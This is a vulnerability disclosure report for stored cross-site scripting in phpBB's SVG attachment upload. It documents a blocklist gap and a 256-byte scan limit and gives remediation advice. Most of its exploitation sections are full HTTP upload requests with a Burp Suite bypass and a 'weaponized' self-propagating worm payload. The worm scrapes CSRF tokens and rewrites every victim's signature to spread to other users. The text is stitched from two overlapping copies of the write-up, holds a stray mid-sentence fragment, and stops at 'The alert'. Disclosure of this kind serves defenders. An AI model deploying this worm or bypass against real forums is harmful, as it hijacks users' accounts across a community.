Stored XSS via SVG Upload — check_content() Blocklist Bypass & 256-Byte Scan Limit (Self-Propagating Worm)

- Triaged in 5 days
- Fixed in 45 days
- Disclosed after 4 months
Title
Stored XSS via SVG Upload — check_content() Blocklist Bypass & 256-Byte Scan Limit (Self-Propagating Worm)
Description
Tested Version: phpBB 4.0.0-a2-dev (Docker, latest master branch as of March 2026)
phpBB implements a content-scanning check (phpbb\files\filespec_storage::check_content()) to prevent upload of malicious files. Two critical, independently exploitable flaws exist:
Flaw 1 — Incomplete Blocklist (phpbb/files/upload.php, line 29):
The $disallowed_content array does not include SVG-specific XSS vectors:
protected $disallowed_content = array('body', 'head', 'html', 'img', 'plaintext', 'a href', 'pre', 'script', 'table', 'title');
Tags such as <svg onload=""> and <animate onbegin=""> are absent, so a valid SVG with an onload event passes the check and is stored on disk.
Flaw 2 — 256-Byte Read Limit (phpbb/files/filespec_storage.php, line 364):
$ie_mime_relevant = fread($fp, 256); // Only first 256 bytes are scanned
Padding any payload (including explicitly blocked tags like <script>) beyond the 256-byte boundary completely bypasses validation.
Delivery Vector — Inline SVG Serving (phpbb/storage/controller/attachment.php):
Uploaded SVG files are served with Content-Disposition: inline and Content-Type: image/svg+xml, causing the browser to render and execute embedded JavaScript when the attachment link is clicked.
Non-Default Configuration Note:
.svg is not in phpBB's default allowed extensions list. An administrator must explicitly permit it. Additionally, SVG must be assigned to a non-image extension group (e.g., "Documents") — assigning it to "Images" causes getImageSize() to reject it silently.
Reproduction Steps
Setup (Docker — quickstart for triager)
docker compose up -d
Install phpBB at http://localhost:8080/install, then in ACP → Extensions → Manage: add svg extension, assign to a new group "SVG Files", set "Display Inline" = No.
Part 1: Basic XSS Proof (Burp Suite Bypass)
The client-side plupload restricts .svg uploads in the browser. We bypass it by intercepting the upload request with Burp Suite.
Step-by-step:
- Log in as any registered user.
- Start a New Topic, add the provided
xss_onload.jpg(dummy file) via the Attachments panel. - Enable Burp Suite Intercept and click "Add the file".
- Replace the intercepted request body with the following complete request (substituting your own live
Cookie,form_token, andcreation_timevalues from the original intercepted request):
POST /posting.php?mode=post&f=2 HTTP/1.1
Host: localhost:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFFEaAfSerpQAkd4Q
x-phpbb-using-plupload: 1
x-requested-with: XMLHttpRequest
Cookie: ***********************************
Connection: keep-alive

------WebKitFormBoundaryFFEaAfSerpQAkd4Q
Content-Disposition: form-data; name="name"

dummy.jpg
------WebKitFormBoundaryFFEaAfSerpQAkd4Q
Content-Disposition: form-data; name="chunk"

0
------WebKitFormBoundaryFFEaAfSerpQAkd4Q
Content-Disposition: form-data; name="chunks"

1
------WebKitFormBoundaryFFEaAfSerpQAkd4Q
Content-Disposition: form-data; name="add_file"

Add the file
------WebKitFormBoundaryFFEaAfSerpQAkd4Q
Content-Disposition: form-data; name="creation_time"

YOUR_CREATION_TIME_HERE
------WebKitFormBoundaryFFEaAfSerpQAkd4Q
Content-Disposition: form-data; name="form_token"

YOUR_FORM_TOKEN_HERE
------WebKitFormBoundaryFFEaAfSerpQAkd4Q
Content-Disposition: form-data; name="real_filename"

xss_onload.svg
------WebKitFormBoundaryFFEaAfSerpQAkd4Q
Content-Disposition: form-data; name="fileupload"; filename="xss_onload.svg"
Content-Type: image/svg+xml

<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" onload="alert('XSS execution on: ' + document.domain)">
  <rect width="200" height="200" fill="#00ff00"/>
  <text x="10" y="100" fill="black" font-size="14">SVG XSS PoC</text>
</svg>

------WebKitFormBoundaryFFEaAfSerpQAkd4Q--
- Click Forward and turn Intercept OFF.
- Back in the browser, write any topic title and click Submit.
- View the published post and click the
xss_onload.svgattachment link. - Result:
alert('XSS execution on: localhost:8080')fires in the browser.
Part 2: Weaponized XSS Worm (Self-Propagating)
Uses the same Burp bypass but with the xss-worm.svg payload, which silently mutates the victim's profile using their own authenticated session.
Complete ready-to-paste request (substitute your session values):
POST /posting.php?mode=post&f=2 HTTP/1.1
Host: localhost:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryF4vyqZURwpTrUxKo
x-phpbb-using-plupload: 1
x-requested-with: XMLHttpRequest
Cookie: ***************************************
Connection: keep-alive

------WebKitFormBoundaryF4vyqZURwpTrUxKo
Content-Disposition: form-data; name="name"

dummy.jpg
------WebKitFormBoundaryF4vyqZURwpTrUxKo
Content-Disposition: form-data; name="chunk"

0
------WebKitFormBoundaryF4vyqZURwpTrUxKo
Content-Disposition: form-data; name="chunks"

1
------WebKitFormBoundaryF4vyqZURwpTrUxKo
Content-Disposition: form-data; name="add_file"

Add the file
------WebKitFormBoundaryF4vyqZURwpTrUxKo
Content-Disposition: form-data; name="creation_time"

YOUR_CREATION_TIME_HERE
------WebKitFormBoundaryF4vyqZURwpTrUxKo
Content-Disposition: form-data; name="form_token"

YOUR_FORM_TOKEN_HERE
------WebKitFormBoundaryF4vyqZURwpTrUxKo
Content-Disposition: form-data; name="real_filename"

xss-worm.svg
------WebKitFormBoundaryF4vyqZURwpTrUxKo
Content-Disposition: form-data; name="fileupload"; filename="xss-worm.svg"
Content-Type: image/svg+xml

<?xml version="1.0" encoding="UTF-8"?>
<!-- PADDING BYPASS: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA -->
<svg xmlns="http://www.w3.org/2000/svg" onload="init()">
  <script><![CDATA[
    function init() {
      fetch('/ucp.php?i=ucp_profile&mode=signature')
        .then(r => r.text())
        .then(html => {
          let ft = html.match(/name="form_token"\s+value="([^"]+)"/);
          let ct = html.match(/name="creation_time"\s+value="([^"]+)"/);
          if (ft && ct) {
            let d = new URLSearchParams();
            d.append('signature', '[url=http://attacker.example.com]Infected by XSS Worm![/url]');
            d.append('submit', 'Submit');
            d.append('creation_time', ct[1]);
            d.append('form_token', ft[1]);
            fetch('/ucp.php?i=ucp_profile&mode=signature', {
              method: 'POST',
              headers: {'Content-Type': 'application/x-www-form-urlencoded'},
              body: d.toString()
            }).then(() => alert('XSS Worm: Signature hijacked!'));
          }
        });
    }
  ]]></script>
</svg>

------WebKitFormBoundaryF4vyqZURwpTrUxKo--
Attack flow:

- Upload
xss-worm.svgas attacker user (hacker). - Log in as a different user (
admin) in a separate browser session (incognito). - Navigate to the post and click the
xss-worm.svgattachment link. - Observed result: Alert fires:
"XSS Worm: Signature hijacked!" - Navigate to


UCP → Profile → Edit Signature. - Observed result: Admin's signature now reads
[url=http://attacker.example.com]Infected by XSS Worm![/url]— set silently without any additional interaction.
Part 3: Backend Flaw Proof (No Browser Required)

php poc-svg-xss.php
Output proves check_content() accepts <svg onload>, <animate onbegin>, and bypasses the 256-byte limit for <script> tags.
Attachments
| File | Purpose |
|---|---|
docker-compose.yml |
One-command environment setup for triager |
poc-svg-xss.php |
Standalone PHP script proving check_content() bypasses |
xss_onload.svg |
Minimal SVG payload — blocklist bypass (onload) |
xss-worm.svg |
Verified weaponized self-propagating worm payload |
xss_onload.jpg |
Dummy JPG file used for Burp Suite bypass (rename trick) |
Remediation
- Remove 256-byte limit: Scan the full file, not just the first 256 bytes.
- Expand blocklist: Add
svg,animate,set,foreignObject,use,onload,onbeginto$disallowed_content. - Force
Content-Disposition: attachmentfor SVG: Never serve SVG files inline — force a download instead of browser rendering.
Impact
**Stored XSS — Self-Propagating Signature Worm **
Honest Limitations:
HttpOnlycookies preventdocument.cookieextraction.- The
cur_passwordfield is required to change account credentials via UCP, preventing blind AJAX-based credential takeover.
Actual Impact :
The XSS fires in the victim's same-origin browser context, allowing the attacker's JS to silently make authenticated requests to any UCP endpoint that does not require cur_password. The Signature endpoint (/ucp.php?i=ucp_profile&mode=signature) is fully writable with CSRF tokens alone.
By changing the victim's Signature, every post they have ever made is instantly updated to embed the attacker's payload link. Any user who views a thread containing the victim's posts is exposed to the payload, which can in turn infect their signature. This creates an exponentially self-propagating XSS worm capable of compromising the entire forum userbase from a single infected post.
Attachments
Context
phpBB is a widely deployed open-source forum package. This report concerns its attachment upload pipeline: a registered user attaches a file to a post, phpBB stores it, and later serves it back through an attachment controller when another user clicks the link. Before storing a file, phpBB runs a content scan, phpbb\files\filespec_storage::check_content(), intended to reject uploads that contain active markup.
The researcher tested phpBB 4.0.0-a2-dev (Docker, latest master branch as of March 2026) and found two independent flaws in that scan, plus a delivery problem in how attachments are served. Together they allow a stored cross-site scripting payload to be uploaded as an SVG file and executed in the browser of anyone who opens the attachment link.
Setup
The environment is a local Docker install of phpBB, reachable at http://localhost:8080.
- Bring the stack up:
docker compose up -d
- Install phpBB at
http://localhost:8080/install. - In the ACP, under Extensions, Manage, add the
svgextension, assign it to a new group called "SVG Files", and set "Display Inline" to No.
Two configuration preconditions matter and are not defaults:
.svgis not in phpBB's default allowed extensions list. An administrator has to permit it explicitly.- The SVG extension must be assigned to a non-image extension group such as "Documents". If it is assigned to "Images",
getImageSize()rejects the file silently.
The client-side uploader, plupload, also restricts .svg uploads in the browser, so the researcher intercepts and rewrites the upload request with Burp Suite. Any registered user account is enough to upload; a second account is used to demonstrate the worm.
Finding it
The researcher read the content-scanning code and found two problems that are each exploitable on their own.
Flaw 1: incomplete blocklist. In phpbb/files/upload.php, line 29, the disallowed-content array is:
protected $disallowed_content = array('body', 'head', 'html', 'img', 'plaintext', 'a href', 'pre', 'script', 'table', 'title');
SVG-specific XSS vectors are missing. Tags such as <svg onload=""> and <animate onbegin=""> are not on the list, so a valid SVG carrying an onload event passes the check and is written to disk.
Flaw 2: 256-byte read limit. In phpbb/files/filespec_storage.php, line 364:
$ie_mime_relevant = fread($fp, 256); // Only first 256 bytes are scanned
Only the first 256 bytes of the file are inspected. Padding any payload, including explicitly blocked tags such as <script>, past the 256-byte boundary bypasses validation entirely.
Delivery vector. In phpbb/storage/controller/attachment.php, uploaded SVG files are served with Content-Disposition: inline and Content-Type: image/svg+xml. The browser therefore renders the SVG and executes embedded JavaScript when the attachment link is clicked.
Exploitation
Part 1: basic XSS proof
The client-side plupload blocks .svg in the browser, so the upload request is intercepted with Burp Suite and its body replaced.
- Log in as any registered user.
- Start a New Topic and add the provided
xss_onload.jpg(a dummy file) through the Attachments panel. - Enable Burp Suite Intercept and click "Add the file".
- Replace the intercepted request body with the complete request below, substituting your own live
Cookie,form_tokenandcreation_timevalues taken from the original intercepted request.
POST /posting.php?mode=post&f=2 HTTP/1.1
Host: localhost:8080
Content-Type: multipart/form-data; boundary=----[redacted]
x-phpbb-using-plupload: 1
x-requested-with: XMLHttpRequest
Cookie: ***********************************
Connection: keep-alive

------[redacted]
Content-Disposition: form-data; name="name"

dummy.jpg
------[redacted]
Content-Disposition: form-data; name="chunk"

0
------[redacted]
Content-Disposition: form-data; name="chunks"

1
------[redacted]
Content-Disposition: form-data; name="add_file"

Add the file
------[redacted]
Content-Disposition: form-data; name="creation_time"

YOUR_CREATION_TIME_HERE
------[redacted]
Content-Disposition: form-data; name="form_token"

YOUR_FORM_TOKEN_HERE
------[redacted]
Content-Disposition: form-data; name="real_filename"

xss_onload.svg
------[redacted]
Content-Disposition: form-data; name="fileupload"; filename="xss_onload.svg"
Content-Type: image/svg+xml

<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" onload="alert('XSS execution on: ' + document.domain)">
  <rect width="200" height="200" fill="#00ff00"/>
  <text x="10" y="100" fill="black" font-size="14">SVG XSS PoC</text>
</svg>

------[redacted]--
, but real_filename and the file part's filename are set to xss_onload.svg while the part's Content-Type is image/svg+xml. The file content is a minimal SVG whose onload handler calls alert with document.domain. Because onload is not in $disallowed_content, the scan accepts it.
- Click Forward and turn Intercept off.
- Back in the browser, write any topic title and click Submit.
- View the published post and click the
xss_onload.svgattachment link. - The alert
XSS execution on: localhost:8080fires in the browser.
Part 2: self-propagating worm
The second payload uses the same Burp bypass but with xss-worm.svg, which silently rewrites the victim's signature using the victim's own authenticated session.
POST /posting.php?mode=post&f=2 HTTP/1.1
Host: localhost:8080
Content-Type: multipart/form-data; boundary=----[redacted]
x-phpbb-using-plupload: 1
x-requested-with: XMLHttpRequest
Cookie: ***************************************
Connection: keep-alive

------[redacted]
Content-Disposition: form-data; name="name"

dummy.jpg
------[redacted]
Content-Disposition: form-data; name="chunk"

0
------[redacted]
Content-Disposition: form-data; name="chunks"

1
------[redacted]
Content-Disposition: form-data; name="add_file"

Add the file
------[redacted]
Content-Disposition: form-data; name="creation_time"

YOUR_CREATION_TIME_HERE
------[redacted]
Content-Disposition: form-data; name="form_token"

YOUR_FORM_TOKEN_HERE
------[redacted]
Content-Disposition: form-data; name="real_filename"

xss-worm.svg
------[redacted]
Content-Disposition: form-data; name="fileupload"; filename="xss-worm.svg"
Content-Type: image/svg+xml

<?xml version="1.0" encoding="UTF-8"?>
<!-- PADDING BYPASS: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA -->
<svg xmlns="http://www.w3.org/2000/svg" onload="init()">
  <script><![CDATA[
    function init() {
      fetch('/ucp.php?i=ucp_profile&mode=signature')
        .then(r => r.text())
        .then(html => {
          let ft = html.match(/name="form_token"\s+value="([^"]+)"/);
          let ct = html.match(/name="creation_time"\s+value="([^"]+)"/);
          if (ft && ct) {
            let d = new URLSearchParams();
            d.append('signature', '[url=http://attacker.example.com]Infected by XSS Worm![/url]');
            d.append('submit', 'Submit');
            d.append('creation_time', ct[1]);
            d.append('form_token', ft[1]);
            fetch('/ucp.php?i=ucp_profile&mode=signature', {
              method: 'POST',
              headers: {'Content-Type': 'application/x-www-form-urlencoded'},
              body: d.toString()
            }).then(() => alert('XSS Worm: Signature hijacked!'));
          }
        });
    }
  ]]></script>
</svg>

------[redacted]--
The SVG's onload calls init(), which fetches the signature edit page, extracts the form_token and creation_time values with regular expressions, and posts a new signature containing a link to attacker.example.com.
Attack flow:
- Upload
xss-worm.svgas the attacker user (hacker). - Log in as a different user (
admin) in a separate browser session (incognito). - Navigate to the post and click the
xss-worm.svgattachment link. - The alert
